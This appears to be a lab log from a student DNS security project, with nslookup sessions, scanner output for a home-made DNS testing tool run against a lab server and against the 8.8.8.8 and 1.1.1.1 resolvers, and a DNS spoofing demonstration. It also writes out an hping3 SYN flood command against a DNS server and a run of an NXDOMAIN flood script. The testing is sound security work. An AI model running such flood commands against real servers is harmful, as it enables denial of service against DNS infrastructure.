

```
> server 192.168.1.111
Default Server: [192.168.1.111]
Address: 192.168.1.111

> 192.168.2.69
Server: [192.168.1.111]
Address: 192.168.1.111

*** [192.168.1.111] can't find 192.168.2.69: Non-existent domain
> www.yogi.in
Server: [192.168.1.111]
Address: 192.168.1.111

Name: www.yogi.in
Address: 192.168.2.69

> 192.168.2.69
Server: [192.168.1.111]
Address: 192.168.1.111

*** [192.168.1.111] can't find 192.168.2.69: Non-existent domain
> 192.168.2.69
Server: [192.168.1.111]
Address: 192.168.1.111

Name: www.yogi.in
Address: 192.168.2.69
```

```
(root@root)-[~]
# hping3 -S --flood -V -p 53 192.168.1.111
using eth0, addr: 192.168.1.110, MTU: 1500
HPING 192.168.1.111 (eth0 192.168.1.111): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
— 192.168.1.111 hping statistic —
1954187 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

```
(root@root)-[~]
#
```

trying to do dos attack with the help of hping tool on the dns server


```
(yogi@root)-[~]
$ python3 maintool.py 192.168.1.111 yogi.in

DNS SecurityTool by ADSVV

[INFO] Attacker's location: Bengaluru, Karnataka, IN (IP: 103.5.135.75)

[+] Performing Zone Transfer check...
[INFO] Zone transfer not allowed on 192.168.1.111 for yogi.in: Zone transfer error: REFUSED

[+] Performing DNSSEC check...
DNSSEC is not enabled.

[+] Performing Cache Snooping check...
Cache Snooping not successful.

[+] Performing Wildcard Injection check...
No wildcard injection detected for yogi.in


[+] Monitoring for DoS/DDoS attacks...
Total requests sent to 192.168.1.111: 0
DoS/DDoS Analysis



IP Address | Request Count
No DoS/DDoS attack detected.

[+] Performing NXDOMAIN Attacks check...
No NXDOMAIN attack detected for yogi.in

(yogi@root)-[~]
```

Zone Signing Wizard





Performing nxdomain attack with the help of tool

```
(yogi@root)~$ nxdomain_attack
(yogi@root)~/nxdomain_attack$ ls
LICENSE  README.md  nxdomain_attack.sh
(yogi@root)~/nxdomain_attack$ chmod u+x nxdomain_attack.sh
(yogi@root)~/nxdomain_attack$ ./nxdomain_attack.sh
Please type the apex domain of your target:
yogi.in
Please type the number of iterations:
500
Please type the number of lapsed seconds between the requests:
500

;; <<>> DiG 9.20.4-3-Debian <<>> m3cpPOBG7pATn30WfdntYN0NfkPsmJLK.yogi.in
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NXDOMAIN, id: 4931
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; COOKIE: 9d622c2db9ad393de6bdd92867a8ccb9d65d47ae3975d01c (good)
;; QUESTION SECTION:
;m3cpPOBG7pATn30WfdntYN0NfkPsmJLK.yogi.in. IN A
;; AUTHORITY SECTION:
yogi.in.          3600      IN      SOA      677.dns1.manageddns.org. sales@qualispace.com. 2022091606 10800 3600 604800 3600
;; Query time: 163 msec
;; SERVER: 192.168.1.1#53(192.168.1.1) (UDP)
;; WHEN: Sun Feb 09 21:11:24 IST 2025
;; MSG SIZE rcvd: 175
```

Tool final working

Analysis of google domain

```
$ python3 mainexp.py 8.8.8.8 google.com

DNS SecurityTool by ADSVY

[INFO] Machine's location: Bengaluru, Karnataka, IN (IP: 103.5.135.75)

[+] Performing Zone Transfer check ...
[INFO] Zone transfer not allowed on 8.8.8.8 for google.com: Zone transfer error: SERVFAIL

[+] Performing DNSSEC check ...
[!] DNSSEC is not enabled.

[+] Performing Cache Snooping check ...
[!] Cache Snooping successful:
- 142.250.70.110

[+] Performing Wildcard Injection check ...
[!] No wildcard injection detected for google.com

[+] Performing amplification check ...
[!] DNS Amplification factor: 28.743589743589745

[+] Performing NXDOMAIN Attacks check ...
[!] No NXDOMAIN attack detected for google.com

[+] Performing DNS Rebinding check ...
[!] DNS Rebinding not detected for 142.250.70.110

[+] Performing DNS Reflection check ...
[!] DNS Reflection detected
google.com. 5 IN A 142.250.70.110

[+] Performing Open Recursion check ...
[!] Server 8.8.8.8 does not support version.bind
```

For cloudflare domain

```
--$ python3 mainexp.py 1.1.1.1 cloudflare.com

DNS SecurityTool by ADSVY

[INFO] Machine's location: Bengaluru, Karnataka, IN (IP: 103.5.135.75)

[+] Performing Zone Transfer check ...

[INFO] Zone transfer not allowed on 1.1.1.1 for cloudflare.com: Zone transfer error: REFUSED

[+] Performing DNSSEC check ...

● DNSSEC is enabled:
- 256 3 13 oJMRRESz5E4gYzS/q6XDrvU1qMPYIjCWz Ja0au8XNEZeqCYKD5ar0IRd8KqXXFJkq mVFRvMGpMm1x8fGAa2XhSA==
- 257 3 13 mdsswUyr3DPW132mDi8V9xESWE8jTo0d xCjjnopKl+GqJxpVXckHAEf+KkxLbxIL fDLUT0rAK9iUzy1L53eKGQ==

[+] Performing Cache Snooping check ...

● Cache Snooping successful:
- 104.16.132.229
- 104.16.133.229

[+] Performing Wildcard Injection check ...

● No wildcard injection detected for cloudflare.com

[+] Performing amplification check ...

● DNS Amplification check failed for: closing tag '['red']' at position 67 doesn't match any open tag

[+] Performing NXDOMAIN Attacks check ...

● NXDOMAIN attack detected for cloudflare.com

[+] Performing DNS Rebinding check ...

● DNS Rebinding not detected for 104.16.132.229
● DNS Rebinding not detected for 104.16.133.229

[+] Performing DNS Reflection check ...

● DNS Reflection detected
cloudflare.com. 135 IN A 104.16.133.229
cloudflare.com. 135 IN A 104.16.132.229

[+] Performing Open Recursion check ...

● Server 1.1.1.1 does not support version.bind
```

```
---(yogi@root)-[~]
--$ python3 mainexp.py 192.168.1.108 yogi.in

DNS SecurityTool by ADSVY

[INFO] Machine's location: Bengaluru, Karnataka, IN (IP: 103.5.135.75)

[+] Performing Zone Transfer check ...

[INFO] Zone transfer not allowed on 192.168.1.108 for yogi.in: Zone transfer error: REFUSED

[+] Performing DNSSEC check ...

● DNSSEC is enabled:
- 256 3 8 AwEAAe1r0S1s9gn209MEPltwZiI9/Xlj 2ncasilBRvL2is0OK2LWccqK0JFWw/S SwndaxDFJcKLiLcLhwmSX+YvysXZap 7JkMMEQ207DMUCSS8CjWb4SRuA1fMH Unuq/I7as0ZvFvMH
- 256 3 8 AwEAABo1263XzGnxyWtFCuzw113SK d/8xaNGdjNv8MnoEPJuyqf0ReqlirfMP8 0x1XfgbYxR0WvYk30xaenhiv2KXoRmQ JCQw2ENLrGn2+1lgsF/vnDsHpkYZNoop YkayJh81TSUezpLhY
- 257 3 8 AwEAAAKxmDvmywLX0IK6LUMJTJ++6g2Gy X0kVetrFcelBHz00f/XC4rOpCATlKWoc 1VgMoFh0i0mX4fXo3dZdgsLFShD5m3B wLKcWd+WPoDFdtUQMOCBvzqUD5qisNh BA6vNJv2q4UuRas4
-/jwqrB+DLFHSgWwGfNyz7r5JT43CV8 aXP/pPcJfyMM/2XhtKlsgPkYwz6Tb2ic gVZ/1kWZfLBuHNT+X5fLJnCr01pC7ByN 6GLBQLHzKpD0A9C8ivraVmKLCxp5ZWE/o g/v8UxGLUNaLnIrETdIGJ9D1JR0=
- 257 3 8 AwEAAAIAMXULZay2HyN+KeynvhIBksJo 55KgwZb6cvJWC0j91bxEraFPARvKBUCa pz18svKcSvAIXIFXtmphndOn3yQFNkxIt Ah2B6gVEIQ+CqUNhBACbAP3pcfGvaPm 2a100ruVp4jCqGR5D
FFr8isS5r43WZLAn2EwHnU2bb9Lclro 3vMwz/CVhopkwCayYFLV9q1lnQetqfA7 ac5XDQGuL4REL3+9NbBvmmU5hILTd9qf MuWC73XRJT9MPYnmkwwA9jv8LPuNtv5 q6NW/6CinMa3iULpny/n08JnoQE=

[+] Performing Cache Snooping check ...

● Cache Snooping not successful.

[+] Performing Wildcard Injection check ...

● No wildcard injection detected for yogi.in

[+] Performing amplification check ...

● DNS Amplification factor: 3.0633333333333333

[+] Performing NXDOMAIN Attacks check ...

● No NXDOMAIN attack detected for yogi.in

[+] Performing DNS Rebinding check ...

● DNS Rebinding check not successful

[+] Performing DNS Reflection check ...

● DNS Reflection not detected

[+] Performing Open Recursion check ...

● Server 192.168.1.108 does not support version.bind
```

Dns spoofing

```
> server 192.168.1.108
Default Server: [192.168.1.108]
Address: 192.168.1.108

> www.ADSY.com
Server: [192.168.1.108]
Address: 192.168.1.108

DNS request timed out.
  timeout was 2 seconds.
DNS request timed out.
  timeout was 2 seconds.
Non-authoritative answer:
Name:      www.ADSY.com
Addresses: 2606:4700:20::681a:a75
           2606:4700:20::681a:b75
           2606:4700:20::ac43:485f
           172.67.72.95
           104.26.10.117
           104.26.11.117

> server 192.168.1.104
DNS request timed out.
  timeout was 2 seconds.
Default Server: [192.168.1.104]
Address: 192.168.1.104

> www.ADSY.com
Server: [192.168.1.104]
Address: 192.168.1.104

Name:      www.ADSY.com
Addresses: 2606:4700:20::681a:a75
           2606:4700:20::ac43:485f
           2606:4700:20::681a:b75
           192.168.1.104

>
```